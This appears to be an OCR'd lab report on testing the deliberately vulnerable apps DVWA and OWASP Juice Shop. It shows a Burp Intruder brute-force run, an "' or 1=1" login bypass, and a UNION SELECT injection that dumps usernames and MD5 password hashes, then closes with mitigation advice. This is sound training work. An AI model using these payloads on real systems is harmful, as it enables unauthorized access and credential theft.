
Pretty Raw Hex Render

```
        <form action="#" method="GET">
          Username:<br>
          <input type="text" name="username">
          <br>
          Password:<br>
          <input type="password" AUTOCOMPLETE="off" name="password">
          <br>
          <input type="submit" value="Login" name="Login">
        </form>

        <p>
          Welcome to the password protected area admin
        </p>
        <img src="http://172.16.123.129/dvwa/hackable/users/admin.jpg" />

      </div>

      <h2>
        More info
      </h2>
      <ul>
        <li>
          <a href="http://hiderefer.com/?http://www.owasp.org/index.php/Testing_for_Brute_Force_%280WASP-AT-004%29" target="_blank">
```

Welcome

Finished

Output image 2:


6. Intruder attack of http://192.168.1.97

Attack Save

6. Intruder attack of http://192.168.1.97

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 0 | | 200 | 12038 | | | 4923 | |
| 1 | hello | 200 | 23025 | | | 4923 | |
| 2 | hi | 200 | 9056 | | | 4923 | |
| 3 | password | 200 | 12062 | | | 4989 | |
| 4 | admin | 200 | 3094 | | | 4923 | |
| 5 | admin2 | 200 | 6071 | | | 4923 | |
| 6 | six | 200 | 20987 | | | 4923 | |
| 7 | hey | 200 | 14980 | | | 4923 | |

Request Response

Pretty Raw Hex Render

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

# SQL Injection


SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

**Category**: OWASP Top 10 – Injection
**Payload Used**: SQL Queries
**Test Applications**: DVWA & OWASP Juice Shop

## OWASP Juice Shop

Initial Attempt: Tried random credentials.

**Email:** abcd@gmail.com , **Password:** Farhan



Invalid email or password.

Email*: abcd@gmail.com

Random email address ,random password


Password*: ●●●●●●


At last we weren't able to logged in.

### Injection Payload Used:

"' or 1=1—"


Result:
Successfully bypassed login and gained access to the admin panel (admin@juice-sh.op) in image below.





## DVWA SQL Injection

**Preparation**:
Set DVWA security level from High to Low for testing.



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin

**Goal**:
Extract user data and database structure.



Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low

**Result**:
Retrieved usernames and their MD5-hashed passwords. These hashes can be cracked offline using tools like Hashcat or John the Ripper.

**First name**: admin **Surname**: 5f4dcc3b5aa765d61d8327deb882cf99
Demonstrates risk of privilege escalation via SQL injection.

**First name**: gordonb **Surname**: e99a18c428cb38d5f260853678922e03

**First name**: 1337 **Surname**: 8d3533d75ae2c3966d7e0d4fcc69216b

**First name**: pablo **Surname**: 0d107d09f5bbe40cade3de5c71e9e9b7

**First name**: smithy **Surname**: 5f4dcc3b5aa765d61d8327deb882cf99

## CONCLUSION

This task demonstrated that how prevalent vulnerabilities can be leveraged by the attackers to compromise Web Application. validation and weak authentication mechanisms can expose systems to severe attacks like:

- Cross-Site Scripting (XSS)
- SQL Injection
- Brute Force Authentication Bypass

**Mitigation recommendations include**:

- Implementing input sanitization and output encoding
- Using prepared statements (parameterized queries)
- Enforcing strong password policies and rate limiting
- Ensuring security testing is part of the SDLC